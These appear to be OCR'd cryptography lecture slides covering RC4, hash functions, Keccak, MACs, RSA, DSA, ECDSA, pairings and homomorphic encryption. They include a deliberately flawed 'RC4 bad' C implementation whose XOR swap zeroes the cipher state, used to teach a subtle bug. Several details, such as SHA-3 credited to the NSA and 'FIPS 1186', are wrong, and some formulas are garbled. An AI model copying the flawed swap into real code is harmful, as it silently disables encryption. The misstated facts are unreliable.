
KSA use a key of length between 40 – 128 bits

- Array "S" is initialized to the identity permutation.
- 256 iterations with mixes of bytes of the key at the same time.

```
j := 0
for i from 0 to 255
    j := (j + S[i] + key[i mod keylength]) mod 256
    swap values of S[i] and S[j]
endfor
```

Pseudo-Random Generation Algorithm (PRGA)

```
i := 0; j := 0;
while GeneratingOutput:
    i := (i + 1) mod 256
    j := (j + S[i]) mod 256
    swap values of S[i] and S[j]
    K := S[(S[i] + S[j]) mod 256]
    output K
```



LIMOS LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Recent attacks on RC4

- Fluhrer, Mantin and Shamir attack 2001
- Klein's attack 2005
- John Leyden (2013-09-06). "That earth-shattering NSA crypto-cracking: Have spooks smashed RC4?"
- "Fresh revelations from whistleblower Edward Snowden suggest that the NSA can crack TLS/SSL connections, the widespread technology securing HTTPS websites and virtual private networks (VPNs)."
- " Attack relies on statistical flaws in the keystream generated by the RC4 algorithm. It relies on getting a victim to open a web page containing malicious JavaScript code that repeatedly tries to log into Google's Gmail, for example. This allows an attacker to get hold of a bulk of traffic needed to perform cryptanalysis."

  Nadhem AlFardan, Dan Bernstein, Kenny Paterson, Bertram Poettering and Jacob Schuldt. "On the Security of RC4 in TLS". Royal Holloway University of London. Retrieved March 13, 2013.

RC4 bad

```
int main (int argc , char * argv []) {
    unsigned char S [256] , c;
    unsigned char key [] = KEY;
    int klen = strlen ( key );
    int i,j,k;

    /* Init S[] */
    for (i =0; i <256; i++)
        S[i] = i;

    /* Scramble S[] with the key */
    j = 0;
    for (i =0; i <256; i++) {
         j = (j+S[i]+ key [i% klen ]) % 256;
         S[i] ^= S[j];
         S[j] ^= S[i];
         S[i] ^= S[j];
     }
     /* Generate the keystream and cipher the input stream */
     i = j = 0;
     while ( read (0, &c, 1) > 0) {
          i = (i +1) % 256;
          j = (j+S[i]) % 256;
          S[i] ^= S[j];
          S[j] ^= S[i];
          S[i] ^= S[j];
          c ^= S[(S[i]+S[j]) % 256];
          write (1, &c, 1);
     }}
```

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

RC4 Good

```
int main (int argc , char * argv []) {
    unsigned char S [256] , c;
    unsigned char key [] = KEY;
    int klen = strlen ( key );
    int i,j,k;

    /* Init S[] */
    for (i =0; i <256; i++)
        S[i] = i;

    /* Scramble S[] with the key */
    j = 0;
    for (i =0; i <256; i++) {
         j = (j+S[i]+ key [i% klen ]) % 256;
         k = S[i];
         S[i] = S[j];
         S[j] = k;
     }
     /* Generate the keystream and cipher the input stream */
     i = j = 0;
     while ( read (0, &c, 1) > 0) {
          i = (i +1) % 256;
          j = (j+S[i]) % 256;
          k = S[i];
          S[i] = S[j];
          S[j] = k;
          c ^= S[(S[i]+S[j]) % 256];
          write (1, &c, 1);
     }}
```

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Swap

Classical way (using temporary variable)

```
tmp = a
a = b
b = tmp
```

Without but with + or XOR

```
a = a+b
b = a-b
a = a-b

a = a^b
b = a^b
a = a^b
```

Swap

The buggy adaptation

```
S[i] = S[i]^S[j]
S[j] = S[i]^S[j]
S[i] = S[i]^S[j]
```

because when $i = j$, we have

```
S[i] = S[i]^S[i]
S[i] = S[i]^S[i]
S[i] = S[i]^S[i]
```

- instead of exchanging a value with itself, we set it to 0
- the RC4 state fills up with 0
- the bitstream quickly degrades to a sequence of 0
- encryption does not happen anymore

Outline

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

“Classifications” of Hash Functions

Unkeyed Hash function

- Modification Code Detection (MDC)
- Data integrity
- Fingerprints of messages
- Other applications

Keyed Hash function

- Message Authentication Code (MAC)
- Password Verification in uncrypted password-image files.
- Key confirmation or establishment
- Time-stamping
- Others applications

Hash Functions

A hash function H takes as input a bit-string of any finite length and returns a corresponding 'digest' of fixed length.

$$h : \{0,1\}^* \to \{0,1\}^n$$

$$H(Alice) \;=$$

Definition (Pre-image resistance (One-way) OWHF)

Given an output y, it is computationally infeasible to compute x such that

$$h(x) = y$$

Properties of hash functions

2nd Pre-image resistance (weak-collision resistant) CRHF

Given an input x, it is computationally infeasible to compute x' such that


$$h(x') = h(x)$$

Collision resistance (strong-collision resistant)


It is computationally infeasible to compute x and x' such that

$$h(x) = h(x')$$

Basic construction of hash functions



Basic construction of hash functions



Basic construction of hash functions (Merkle-Damgård)

$$f : \{0,1\}^m \to \{0,1\}^n$$

1. Break the message x to hash in blocks of size $m - n$:

$$x = x_1 x_2 \dots x_t$$

2. Pad x_t with zeros as necessary.
3. Define x_{t+1} as the binary representation of the bit length of x.
4. Iterate over the blocks:


$$\begin{aligned} H_0 &= 0^n \\ H_i &= f(H_{i-1} || x_i) \\ h(x) &= H_{t+1} \end{aligned}$$

Basic construction of hash functions

Theorem


If the compression function f is collision resistant, then the obtained hash function h is collision resistant.

Hash functions based on (MDC) block ciphers



MD5 by Ron Rivest in 1991

For each 512-bit block of plaintext



Ki denotes a 32-bit constant, different for each operation Addition denotes addition modulo 2^{32}.

LIMOS LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

MD5 by Ron Rivest in 1991


There are four possible functions F; a different one is used in each round:

- $F(B, C, D) = (B \wedge C) \vee (\neg B \wedge D)$
- $G(B, C, D) = (B \wedge D) \vee (C \wedge \neg D)$
- $H(B, C, D) = B \oplus C \oplus D$
- $I(B, C, D) = C \oplus (B \vee \neg D)$

MD5 Cryptanalysis

- In 1993, Den Boer and Bosselaers gave a "pseudo-collision" two different initialization vectors of compression function which produce an identical digest.
- In 1996, Dobbertin announced a collision of the compression function of MD5.
- 17 August 2004, collisions for the full MD5 by Xiaoyun Wang, Dengguo Feng, Xuejia Lai, and Hongbo Yu.
- On 1 March 2005, Arjen Lenstra, Xiaoyun Wang, and Benne de Weger demonstrated construction of two X.509 certificates with different public keys and the same MD5 hash value.
- A few days later, Vlastimil Klima able to construct MD5 collisions in a few hours on a single notebook computer.
- On 18 March 2006, Klima published an algorithm that can find a collision within one minute on a single notebook computer, using a method he calls tunneling.
- On 24 December 2010, Tao Xie and Dengguo Feng announced the first published single-block (512 bit) MD5 collision.

SHA-1



List of Hash Functions

Algorithm	Output size	Internal state size	Block size	Length size	Word size	Collision
HAVAL	256/.../128	256	1024	64	32	Yes
MD2	128	384	128	No	8	Almost
MD4	128	128	512	64	32	Yes
MD5	128	128	512	64	32	Yes
PANAMA	256	8736	256	No	32	Yes
RadioGatún	Arbitrarily long	58 words	3 words	No	1-64	No
RIPEMD	128	128	512	64	32	Yes
RIPEMD	128/256	128/256	512	64	32	No
RIPEMD	160/320	160/320	512	64	32	No
SHA-0	160	160	512	64	32	Yes
SHA-1	160	160	512	64	32	With flaws
SHA-256/224	256/224	256	512	64	32	No
SHA-512/384	512/384	512	1024	128	64	No
Tiger(2)	192/160/128	192	512	64	64	No
WHIRLPOOL	512	512	512	256	8	No

SHA-3 Zoo

64 Submissions, 54 selected,

1. * BLAKE Jean-Philippe Aumasson
2. Blue Midnight Wish Svein Johan Knapskog
3. CubeHash Daniel J. Bernstein preimage
4. ECHO Henri Gilbert
5. Fugue Charanjit S. Jutla
6. * Grøstl Lars R. Knudsen
7. Hamsi Özgül Küçk̈
8. * JH Hongjun Wu preimage
9. * Keccak The Keccak Team
10. Luffa Dai Watanabe
11. Shabal Jean-François Misarsky
12. SHAvite-3 Orr Dunkelman
13. SIMD Gaëtan Leurent
14. * Skein Bruce Schneier

SHA-3 = Keccak (sponge + compression)

Authors

- Guido Bertoni (Italy) of STMicroelectronics,
- Joan Daemen (Belgium) of STMicroelectronics,
- Michaël Peeters (Belgium) of NXP Semiconductors, and
- Gilles Van Assche (Belgium) of STMicroelectronics.


SHA-3 = Keccak

$$h : \{1,0\}^* \to \{1,0\}^n$$

- MD5: $n = 128$ (Ron Rivest, 1992)
- SHA-1: $n = 160$ (NSA, NIST, 1995)
- SHA-2: $n \in \{224, 256, 384, 512\}$ (NSA, NIST, 2001)
- SHA-3: n is arbitrary (NSA, NIST, 2012)

SHA-3 = Keccak is a sponge based hash

$$H(P_0|P_1|\dots|P_i) = Z_0|Z_1|\dots|Z_l$$



$b = r + c$

- r bits of rate
- c bits of capacity (security parameter)

LIMOS LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES


Inside Keccak

- 7 permutations: $b \in \{25, 50, 100, 200, 400, 800, 1600\}$
- ... from toy over lightweight to high-speed ...
- SHA-3 instance: r = 1088 and c = 512
  - permutation width: 1600
  - security strength 256: post-quantum sufficient
- Lightweight instance: r = 40 and c = 160
  - permutation width: 200
  - security strength 80: same as (initially expected from) SHA-1

SHA-3 = Keccak f Setting

Defined for word of size, $w = 2^l$ bits (if $l = 6$ 64-bit words)

State is $5 \times 5 \times w$ array of bits (a[i][j][k])



- state = 5×5 lanes , each containing 2^l bits
- (5×5)-bit slices, 2^l of them


SHA-3 = Keccak

The basic block permutation function consists of $12 + 2 \times l$ iterations of following sub-rounds.

1. step Θ
2. step ρ
3. step π
4. step χ
5. step ι

Keccak Θ


1. Compute the parity of each of the 5-bit columns
2. ⊕ the sum of a[x-1][][z] and of a[x+1][][z-1] into a[x][y][z].



$$a[i][j][k] \oplus = parity(a[0..4][j-1][k]) \oplus parity(a[0..4][j+1][k-1])$$

Keccak ρ


Bitwise rotate each of the 25 words by a different rotation.



$a[0][0]$ is not rotated, and for all $0 \leq t < 24$
$a[i][j][k] = a[i][j][k - (t+1)(t+2)/2]$, where
$$\begin{pmatrix} i \\ j \end{pmatrix} = \begin{pmatrix} 3 & 2 \\ 1 & 0 \end{pmatrix}^t \begin{pmatrix} 0 \\ 1 \end{pmatrix}.$$

Keccak π


Permute the 25 words in a fixed pattern.



$$a[i][j] = a[j][2i + 3j]$$

Keccak χ

Bitwise combine along rows, using $a = a \oplus (\neg b \& c)$.



$$a[i][j][k] \oplus = \neg a[i][j+1][k] \& a[i][j+2][k]$$

This is the only non-linear operation in SHA-3.


Keccak ι

Exclusive-or a round constant into one word of the state.

- In round n, for $0 \leq m \leq l$, $a[0][0][2m - 1]$ is exclusive-ORed with bit $m + 7n$ of a degree-8 LFSR (Linear Feedback Shift Register) sequence.


This breaks the symmetry that is preserved by the other sub-rounds.

Why Keccak



LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

MAC based on block ciphers



DMAC (CBC-MAC variant)

Example

$$
\begin{aligned}
& c_1 := m_1; \\
& \text{for } i = 2 \text{ to } n \text{ do:} \\
& \qquad z_i := c_{i-1} \oplus m_i \\
& \qquad c_i := \mathsf{E}(z_i); \\
& tag := \mathsf{E}'(c_n);
\end{aligned}
$$

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

HMAC

Example

$$
\begin{aligned}
& z_1 := k \| m_1; \\
& c_1 := \mathcal{H}(z_1); \\
& \text{for } i = 2 \text{ to } n \text{ do:}; \\
& \qquad z_i := c_{i-1} \| m_i \\
& \qquad c_i := \mathcal{H}(z_i) \\
& z' := k' \| c_n; \\
& tag := \mathcal{H}(z');
\end{aligned}
$$

LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Outline

Signature Primitives

- Key Generation
- Signature
- Verification

RSA Signature

RSA Encryption

- Public key (n, e) and private key d s.t $ed = 1 \mod \phi(n)$
- Encryption: $m^e \mod n$
- Decryption: $c^d \mod n$

RSA Signature

- Public key (n, e) and private key d s.t $ed = 1 \mod \phi(n)$
- Signature: $\sigma = m^d \mod n$
- Verification: $\sigma^e = m \mod n$

Unforgeability

- Existential forgery (existential unforgeability, EUF): Forge at leat one couple (m, σ)
- Selective forgery (selective unforgeability, SUF): m is imposed by the challenger before the attack.
- Universal forgery (universal unforgeability, UUF): for any message.

LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Exercice RSA

Show that RSA signature is not EUF :

$$\sigma(m1) \cdot \sigma(m2) = \sigma(m1 \cdot m2)$$

Hence $m' = m1 \cdot m2$ where $\sigma(m') = \sigma(m1 \cdot m2)$
To avoid that we need to hash the messages before signing them.

Blind Signature

RSA Encryption

- Public key (n, e) and private key d s.t $ed = 1 \mod \phi(n)$
- Encryption: $m^e \mod n$ and Decryption: $c^d \mod n$

$A \rightarrow S : \{m\}_{pk}$
$A \rightarrow S : Sign(\{m\}_{pk}, sk_S)$

$$Sign(\{m\}_{pk}, sk_S) = \{Sign(m, sk_S)\}_{pk}$$


RSA Blind Signature

$A \rightarrow S : \{m\}_{pk} = m^e \mod n$
$A \rightarrow S : Sign(\{m\}_{pk}, sk_S) = (m^e)^d$

$$(m^e)^d = Sign(\{m\}_{pk}, sk_S) = \{Sign(m, sk_S)\}_{pk} = (m^d)^e$$

Signature in Practice

Signature over large file is not so efficient : HASH-and-SIGN



Standards

- PKCS#1 v1.5: no security proof.
- PKCS#1 v2.1: PSS proposed in 1996 by Bellare et Rogaway

Elgamal Signature

Key generation

- Randomly choose a secret key x with $1 < x < p - 1$
- Compute $y = g^x \mod p$
- The public key is (p, g, y)
- The secret key is x

Elgamal Signature

Signature generation

- Choose a random k st, $1 < k < p - 1$ and $gcd(k, p - 1) = 1$
- Compute $r \equiv g^k \pmod{p}$
- Compute $s \equiv (H(m) - xr)k^{-1} \pmod{p - 1}$

Then the pair (r, s) is the digital signature of m.

Elgamal Signature

Verification of signature (r, s) of a message m

- $0 < r < p$ and $0 < s < p - 1$.
- $g^{H(m)} \equiv y^r r^s \pmod{p}$

Elgamal Signature Correctness

$H(m) \equiv xr + sk \pmod{p-1}$
Hence Fermat's little theorem implies

$$\begin{align} g^{H(m)} &\equiv g^{xr} g^{ks} \tag{1}\\ &\equiv (g^{x})^{r} (g^{k})^{s} \tag{2}\\ &\equiv (y)^{r} (r)^{s} \pmod{p}. \tag{3}\\ & \tag{4} \end{align}$$

Next: Elliptic Curve DSA

DSA : Digital Signature Algorithm

DSS (Digital Signature Standard by Kravitz) adopted in 1993 (FIPS 1186) by NIST.

Key Generation

- Choose random x, where $0 < x < q$
- Choose g, a number whose multiplicative order modulo p is q.
- Calculate $y = g^x \mod p$
- Public key is (p, q, g, y)
- Private key is x

DSA :

Let H be the hashing function and m the message

Signature

- Generate a random value k where $0 < k < q$
- Calculate $r = \left(g^k \bmod p\right) \bmod q$
- Calculate $s = k^{-1}\left(H\left(m\right) + xr\right) \bmod q$

The signature is (r, s)

DSA :

Verification of (r, s) with m

- Reject the signature if $0 < r < q$ or $0 < s < q$ is not satisfied.
- Calculate $w = s^{-1} \mod q$
- Calculate $u_1 = H(m) \cdot w \mod q$
- Calculate $u_2 = r \cdot w \mod q$
- Calculate $v = ((g^{u_1} y^{u_2}) \mod p) \mod q$

The signature is valid if $v = r$

DSA : Correctness

If $g = h(p-1)/q \mod p$ it follows that $gq = hp - 1 = 1 \mod p$ by Fermat's little theorem. Since $g > 1$ and q is prime, g must have order q. The signer computes $s = k^{-1}(H(m) + xr) \bmod q$

$$\begin{aligned} k &\equiv H(m)s^{-1} + xrs^{-1} \\ &\equiv H(m)w + xrw \pmod q \end{aligned}$$

Since g has order q (mod p) we have

$$\begin{aligned} g^k &\equiv g^{H(m)w} g^{xrw} \\ &\equiv g^{H(m)w} y^{rw} \\ &\equiv g^{u1} y^{u2} \pmod p \end{aligned}$$

$$\begin{aligned} r &= (g^k \bmod p) \bmod q \\ &= (g^{u1} y^{u2} \bmod p) \bmod q \\ &= v \end{aligned}$$

LIMOS | LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Pairing

Pairing

Let G_1, G_2 be two additive cyclic groups of prime order q, and G_T another cyclic group of order q written multiplicatively. A pairing is a map: $e : G_1 \times G_2 \rightarrow G_T$, which satisfies the following properties:

- **Bilinearity** : $\forall a, b \in F_q^*,\ \forall P \in G_1, Q \in G_2 :\ e(aP, bQ) = e(P, Q)^{ab}$
- **Non-degeneracy** $e \neq 1$
- **Computability** There exists an efficient algorithm to compute e

Boneh-Lynn-Shacham 2004

- Key generation : $x \leftarrow [0, r-1]$. Pprivate key is x, Public key, g^x
- Signing : $h = H(m)$, $\sigma = h^x$
- Verification : $e(\sigma, g) = e(H(m), g^x)$

Chameleon Hashing (Hugo Krawczyk and Tal Rabin 1997

Properties

- Anyone that knows the public key can compute the associated hash function.
- For those who don't know the trap do or the function is collision resistant.
- However the holder of the trap door information can easil find collisions for every given input.

Chameleon Hashing

Let p and q be two primes, such that $p = kq + 1$
Private key x and public key $y = g^x$
$Cham - hash(m, r) = g^m y^r$
Verification : check equality
Collision :
$Cham - hash(m, r) = g^m y^r = Cham - hash(m', r') = g^{m'} y^{r'}$
finding r' such that $m + rx = m' + xr'$

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Chameleon Signature

Outline

FHE, 2009, G. Gentry

Rivest et al. 1978 "Can we perform any operation on encrypted data without decrypting the data."

$$\forall f, f(\{m_1\}_k, \ldots, \{m_p\}_k) = \{g(m_1, \ldots, m_p)\}_k$$

Partial Homomorphic Encryption: Elgamal, RSA, Paillier, Naccache-Stern ...

DGHV encryption scheme

- Secret key is p, an odd number in $[2^{\eta-1}, 2^{\eta}[$, where η is the so-called *security parameter*.
- $m \in \{0, 1\}$
- Encryption:

$$c = q \cdot p + 2 \cdot r + m$$

  where q is a large random number ($q \approx \eta^3$) and r a small random number ($r \approx 2^{\sqrt{\eta}}$), such that $2 \cdot r \geq p/2$.
- Decryption:

$$m = (c \mod p) \mod 2$$

This encryption scheme is *s*omewhat homomorphic for addition and multiplication (verifying this is a feasible exercise for high school students), hence for all boolean function f.

Homomorphic properties

if $c_0 = q_0 \cdot p + 2 \cdot r_0 + m_0$ and $c_1 = q_1 \cdot p + 2 \cdot r_1 + m_1$ then


- $c_0 + c_1 = p \cdot (q_0 + q_1) + 2 \cdot (r_0 + r_1) + m_0 + m_1$
- $c_0 \cdot c_1 = p \cdot (c_1 q_0 + c_0 q_1 + q_0 q_1) + 2 \cdot (2 r_0 r_1 + r_1 m_0 + r_0 m_1) + m_0 \cdot m_1$


LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Outline

Introduction

$$y^2 = x^3 + ax + b$$





$E(K) = \{(x, y)$ such that $y^2 = x^3 + ax + b\}$ plus an extra point "at infinite"

Weierstrass form if $\Delta = -16(4a^3 + 27b^2) \neq 0$ (if K is not of characteristic 2 or 3).

LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES


Laws

Theorem


- Addition law on $E(K)$
  - Associativity: $(P_1 + P_2) + P_3 = P_1 + (P_2 + P_3)$
  - Commutativity: $P_1 + P_2 = P_2 + P_1$
  - Neutral element is ∞: $P + \infty = P$
  - Inverse: Given P on E, there exists P' on E with $P + P' = \infty$ (usually denoted $-P$)
- Three aligned points sum to neutral element often denoted zero

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Laws



Addition



$$P + R + Q = 0 \Rightarrow R = -(P + Q)$$

$$R + S + 0 = 0 \Rightarrow R = -S$$

“Elliptic Discrete Logarithm”

Hard Problem

Finding k, given P and $Q = kP$. is computationally intractable for large values of k.

Cryptosystem: ECDH

Alice's key is (d_A, Q_A) where $Q_A = d_A G$.

DH like Protocol

1. Alice sends Q_A, G to Bob.
2. Bob computes $k = d_B Q_A$.
3. Bob sends to Alice Q_B
4. Alice computes $k = d_A Q_B$.

The shared key is x_k (the x coordinate of the point).

The number calculated by both parties is equal, because
$k = d_A Q_B = d_A d_B G = d_B d_A G = d_B Q_A = k$.

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

ECDSA (Digital Signature Algorithm) I

Alice private key d_A and a public key Q_A (where $Q_A = d_A G$).

Signature generation algorithm

1. Calculate $e = HASH(m)$, where HASH is a cryptographic hash function, such as SHA-1.
2. Select a random integer k from $[1, n-1]$.
3. Calculate $r = x_1 (\mod n)$, where $(x_1, y_1) = kG$. If $r = 0$, go back to step 2.
4. Calculate $s = k^{-1}(e + rd_A)(\mod n)$. If $s = 0$, go back to step 2.
5. The signature is the pair (r, s).

ECDSA (Digital Signature Algorithm) II

Signature verification algorithm

1. Verify that r and s are integers in $[1, n-1]$.
   If not, the signature is invalid.
2. Calculate $e = HASH(m)$, where HASH is the same function used in the signature generation.
3. Calculate $w = s^{-1}(\mod n)$.
4. Calculate $u_1 = ew(\mod n)$ and $u_2 = rw(\mod n)$.
5. Calculate $(x_1, y_1) = u_1 G + u_2 Q_A$.
6. The signature is valid if $r = x_1(\mod n)$, invalid otherwise.

ECDSA (Digital Signature Algorithm)

$$s = k^{-1}(e + rd_A)(\mod n)$$

Hence
$k = s^{-1}(e + rd_A)(\mod n) = w(e + rd_A) = we + wrd_A = u_1 + u_2 d_A$
since $w = s^{-1}$, $u_1 = we$ and $u_2 = wr$

$$(x_1, y_1) = u_1 G + u_2 Q_A$$

Hence $(x_1, y_1) = u_1 G + u_2 d_A G = kG$
because $Q_A = d_A G$ and $k = u_1 + u_2 d_A$
We conclude that $r = x_1(\mod n)$ by construction.

Outline

Rivest Adleman Dertouzos 1978

"Going beyond the storage/retrieval of encrypted data by permitting encrypted data to be operated on for interesting operations, in a public fashion?"

Partial Homomorphic Encryption

Definition (additively homomorphic)

$$E(m_1) \otimes E(m_2) \equiv E(m_1 \oplus m_2).$$

Applications

- Electronic voting
- Secure Fonction Evaluation
- Private Multi-Party Trust Computation
- Private Information Retrieval
- Private Searching
- Outsourcing of Computations (e.g., Secure Cloud Computing)
